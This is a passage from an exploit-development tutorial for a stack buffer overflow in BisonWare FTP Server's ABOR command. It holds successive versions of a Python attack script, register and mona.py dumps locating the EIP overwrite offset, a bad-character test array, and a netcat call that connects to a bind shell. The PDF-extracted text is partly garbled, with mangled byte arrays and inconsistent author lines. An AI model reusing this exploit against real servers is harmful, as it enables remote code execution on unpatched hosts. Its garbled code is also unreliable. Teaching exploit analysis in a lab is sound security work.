
```
=====
BisonWare FTP Server BOF Overflow
      Written by Ashfaq
      HackSys Team - Panthera
      email:hacksys team@hotmail.com
=====

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

We were not able to get the shell on 192.168.137.144. Exploit POC was not successful.

Let's check what happened to **BisonWare FTP Server**.



We found that **BisonWare FTP Server** is still running.

This is a clear indication that we were able to run arbitrary code on **BisonWare FTP Server**.

Let's attach the **BisonWare FTP Server** in **Immunity Debugger** and re-run the **BisonFTP.py**.


```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21
```

```
=====
BisonWare FTP Server BOF Overflow
    Written by Ashfaq
    HackSys Team - Panthera
    email:hacksys@hotmai.com
=====

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

Let's look at the **Immunity Debugger** windows and check if **Access Violation** has occurred or not.



As we see from the above image, “Access violation while executing [41414141]”.

Let's check the **register's window** in **Immunity Debugger** and note the values of the registers.

```
Registers (FPU)
EAX 41414141
ECX 00000001
EDX 0012FAE4
EBX 00A6E768 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESP 0012FADC
EBP 0012FAF4
ESI 0012FB40
EDI 00008000
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 2.1902541966729654000e-306
ST1 empty -1.#QNAN00000000000000
ST2 empty 9.7903181870451676000e-307
ST3 empty -1.4417309688215345000e+230
ST4 empty 3.2378592100206092000e-319
ST5 empty -1.8916268223348393000e+033
ST6 empty 3.8279480141960689000
ST7 empty 1.2519775166695107000e-312
   3 2 1 0    E S P U O Z D I
FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)
FCW 1372 Prec NEAR,64 Mask 1 1 0 0 1 0
```


Next, we will insert this cyclic pattern into our Exploit POC **BisonFTP.py**.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n===== "
print "  BisonWare FTP Server BOF Overflow "
print "      Written by Ashfaq           "
print "      HackSys Team - Panthera      "
print "      email:hacksystem@hotmail.com "
print "===== \n"

if len(sys.argv) != 3:
    print "[*] Usage:  %s <target> <port> \n" % sys.argv[0]
    sys.exit(0)

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2
Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah
9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5A
k6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2
An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap
9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5A
s6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2
Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax
9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5B
a6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2
Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf
9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5B
i6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2
Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn
9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5B
q6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2
Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu" #1400 Cyclic Pattern

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
```

```

s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
s.send('ABOR ' + buffer + '\r\n') #Send FTP command 'ABOR ' + junk data
s.close() #Close the socket
print "[+] Exploit Sent Successfully"
print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
print "\r"
time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
print "[-] Connection lost from " + target + ":4444 \r"

except:
print "[-] Could not connect to " + target + ":21\r"
sys.exit(0) #Exit the Exploit POC code execution

```

Now, restart the **BisonWare FTP Server** in **Immunity Debugger** and run exploit **BisonFTP.py**.

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21
```

```

=====
BisonWare FTP Server BOF Overflow
    Written by Ashfaq
    HackSys Team - Panthera
    email:hacksyssteam@hotmail.com
=====

```

```

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444

```

As we can see from the output of the **Exploit POC**, it's clear that we were not able to get the remote shell connection.

Let's now check the **Immunity Debugger's window** and note the values of registers.

```
Registers (FPU)
EAX 6E42386E
ECX 00000001
EDX 0012FAE4
EBX 00A6E78C ASCII "3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4
ESP 0012FADC
EBP 0012FAF4
ESI 0012FB40
EDI 00000000
EIP 42376E42

C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO, NB, NE, A, NS, PO, GE, G)
ST0 empty 5.2112097145136518000e-310
ST1 empty -1.#QNAN0000000000000000
ST2 empty 1.4240465904059558000e-306
ST3 empty -1.0639434132124080000e+231
ST4 empty 3.2378592100206092000e-319
ST5 empty -1.8916268223348393000e+033
ST6 empty 3.8279430778419748000
ST7 empty 1.2519775166695107000e-312
FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 (EQ)
FCW 1372 Prec NEAR,64 Mask 1 1 0 0 1 0
```

Value of EIP register: 42376E42

Value of EBX register: 3Bm4

We need to take only first four byte that overwrites the registers. In this case **EIP** is overwritten with **42376E42** and **EBX** is overwritten with **3Bm4**.

Now, we need to find the exact offset that overwrites **EIP** and **EBX**. We will use **Mona.py** to accomplish this task.

!mona findmsp

```
0BADF000 [+] Looking for cyclic pattern in memory
77BD0000 Modules C:\WINDOWS\system32\midimap.dll
0BADF000 Cyclic pattern (normal) found at 0x00a52931 (length 1400 bytes)
0BADF000 Cyclic pattern (normal) found at 0x00a52ebd (length 1400 bytes)
0BADF000 Cyclic pattern (normal) found at 0x00a6e30d (length 1400 bytes)
0BADF000 [+] Examining registers
0BADF000 EIP overwritten with normal pattern : 0x42376e42 (offset 1191)
0BADF000 EAX overwritten with normal pattern : 0x6e42386e (offset 1195)
0BADF000 EBX (0x00a6e78c) points at offset 1151 in normal pattern (length 249)
0BADF000 [+] Examining SEH chain
0BADF000 [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF000 Walking stack from 0x0012c000 to 0x0012ffff (0x00003ffc bytes)
0BADF000 [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF000 Walking stack from 0x0012c000 to 0x0012ffff (0x00003ffc bytes)
0BADF000 0x0012ebe8 : Pointer into normal cyclic pattern at ESP-0xef4 (-3828) : 0x00a6e78c : offset 1151, length 249
0BADF000 0x0012ed0c : Pointer into normal cyclic pattern at ESP-0xdd0 (-3536) : 0x00a6e78c : offset 1151, length 249
0BADF000 0x0012fb74 : Pointer into normal cyclic pattern at ESP+0x98 (+152) : 0x00a6e78c : offset 1151, length 249
0BADF000 0x0012fb9c : Pointer into normal cyclic pattern at ESP+0xc0 (+192) : 0x00a6e78c : offset 1151, length 249
0BADF000 [+] This mona.py action took 0:01:32
```

!mona findmsp

Let's record the values from **Mona log dump**.

EIP overwritten with normal pattern: 0x42376e42 (offset 1191)
EAX overwritten with normal pattern: 0x6e42386e (offset 1195)
EBX (0x00a6e78c) points at offset 1151 in normal pattern (length 249)

From the above information, **EIP is overwritten after 1191 bytes and EBX after 1151 bytes**.

One important thing to note is that, **EBX register holds only 249 bytes of the cyclic pattern**.

Hence, only **249 bytes** can be accommodated in **EBX register**. **249 bytes** is not enough for our **bind port shellcode**.

Let's re-write the **Exploit POC** and check the stack alignment.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n===== "
print "  BisonWare FTP Server BOF Overflow "
print "        Written by Ashfaq          "
print "      HackSys Team - Panthera       "
print "   email:hacksys@hotmail.com       "
print "===== \n"

if len(sys.argv) != 3:
    print "[*] Usage:  %s <target> <port> \n" % sys.argv[0]
    sys.exit(0)

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

buffer = "\x41"*1191 #1191 ASCII A's
buffer += "\x42"*4 #4 ASCII B's EIP Overwrite
buffer += "\x41"*205 #205 ASCII A's

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
```

```

time.sleep(3) #Wait for 3 seconds before executing next statement
print "[+] Sending payload"
s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
s.send('ABOR ' + buffer + '\r\n') #Send FTP command 'ABOR ' + junk data
s.close() #Close the socket
print "[+] Exploit Sent Successfully"
print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
print "\r"
time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
print "[-] Connection lost from " + target + ":4444 \r"

except:
print "[-] Could not connect to " + target + ":21\r"
sys.exit(0) #Exit the Exploit POC code execution

```

After we have modified the **Exploit POC**, let's run it.

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21
```

```

=====
BisonWare FTP Server BOF Overflow
    Written by Ashfaq
    HackSys Team - Panthera
    email:hacksys@hotmail.com
=====

```


```

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444


(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444

```

Let's see the Immunity Debugger window and record the values of the registers.



Let's notice the "Registers" window closely and record the values.



Value of EIP register: **42424242**

Value of EAX register: **41414141**

Value of EBX register: **AAAAAAAAAAAA.....AAAABBBBBAAAAAAAAAAAA.....**

As expected, we were able to overwrite EIP register with **42424242 (ASCII BBBB)**.

Now, let's find the bad characters. We should not have a single bad character in our shellcode, this will break the execution of shellcode.

Again, we will use **Mona.py**, this time to generate the byte array starting from **\x00** to **\xFF**.

!mona bytearray

```

00A0F000 Generating table, excluding 0 bad chars...
00A0F000 Dumping table to file
00A0F000 [+] Preparing log file 'bytearray.txt'
00A0F000 - (Re)setting logfile C:\Mona\logs\Bisonftp\bytearray.txt
"*\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"*\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"*\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"*\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"*\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"*\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"*\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"*\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
00A0F000 Done, wrote 256 bytes to file C:\Mona\logs\Bisonftp\bytearray.txt
00A0F000 Binary output saved in C:\Mona\logs\Bisonftp\bytearray.bin
00A0F000 [+] This mona.py action took 0:00:00

```

!mona bytearray

Open **C:\Mona\logs\Bisonftp\bytearray.txt** and copy the pattern to our Exploit POC.

We will insert the copied pattern to our Exploit POC and test if it can break the exploit code that we are going to send to the **BisonWare FTP Server**.

```

#!/usr/bin/python
import socket, sys, os, time

print "\n===== "
print "  BisonWare FTP Server BOF Overflow "
print "      Written by Ashfaq "
print "      HackSys Team - Panthera "
print "      email:hacksys team@hotmail.com "
print "===== \n"

if len(sys.argv) != 3:
    print "[*] Usage: %s <target> <port>\n" % sys.argv[0]
    sys.exit(0)

```

```

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x
13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x3
3\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x5
3\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x7
3\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x9
3\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb
3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0\x01\x02\x0
3\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x1
7\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf
3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff") #Bad character Test
buffer = "\x41"*(1191 - len(badchars)) #1191 - length of badchars + ASCII A's
buffer += badchars
buffer += "\x42"*4 #4 ASCII B's
buffer += "\x41"*205 #205 ASCII A's

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
s.connect((target,port)) #Connect to BisonWare FTP Server
s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
time.sleep(3) #Wait for 3 seconds before executing next statement
print "[+] Sending payload"
s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
s.send('ABOR ' + buffer + '\r\n') #Send FTP command 'ABOR ' + junk data
s.close() #Close the socket
print "[+] Exploit Sent Successfully"
print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
print "\r"
time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
print "[-] Connection lost from " + target + ":4444 \r"

```

except:

```
print "[-] Could not connect to " + target + ":21\r"
sys.exit(0) #Exit the Exploit POC code execution
```

Let's run the **BisonFTP.py** Exploit POC.

```
root@bt: ~/Desktop# ./BisonFTP.py 192.168.137.138 21
```

```
=====
BisonWare FTP Server BOF Overflow
    Written by Ashfaq
    HackSys Team - Panthera
    email:hacksystem@hotmail.com
=====
```

```
[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444
```

```
(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

Let's have a look at **Immunity Debugger's** window and check if there are any bad characters in the test pattern.

Address	Hex dump	ASCII
00A6E63C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E64C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E65C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E66C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E67C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E68C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E69C	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
00A6E6AC	41 41 41 41 41 41 00 01 02 03 04 05 06 07	AAAAAAAA.0001020304050607
00A6E6BC	08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17	08090A0B0C0D0E0F1011121314151617
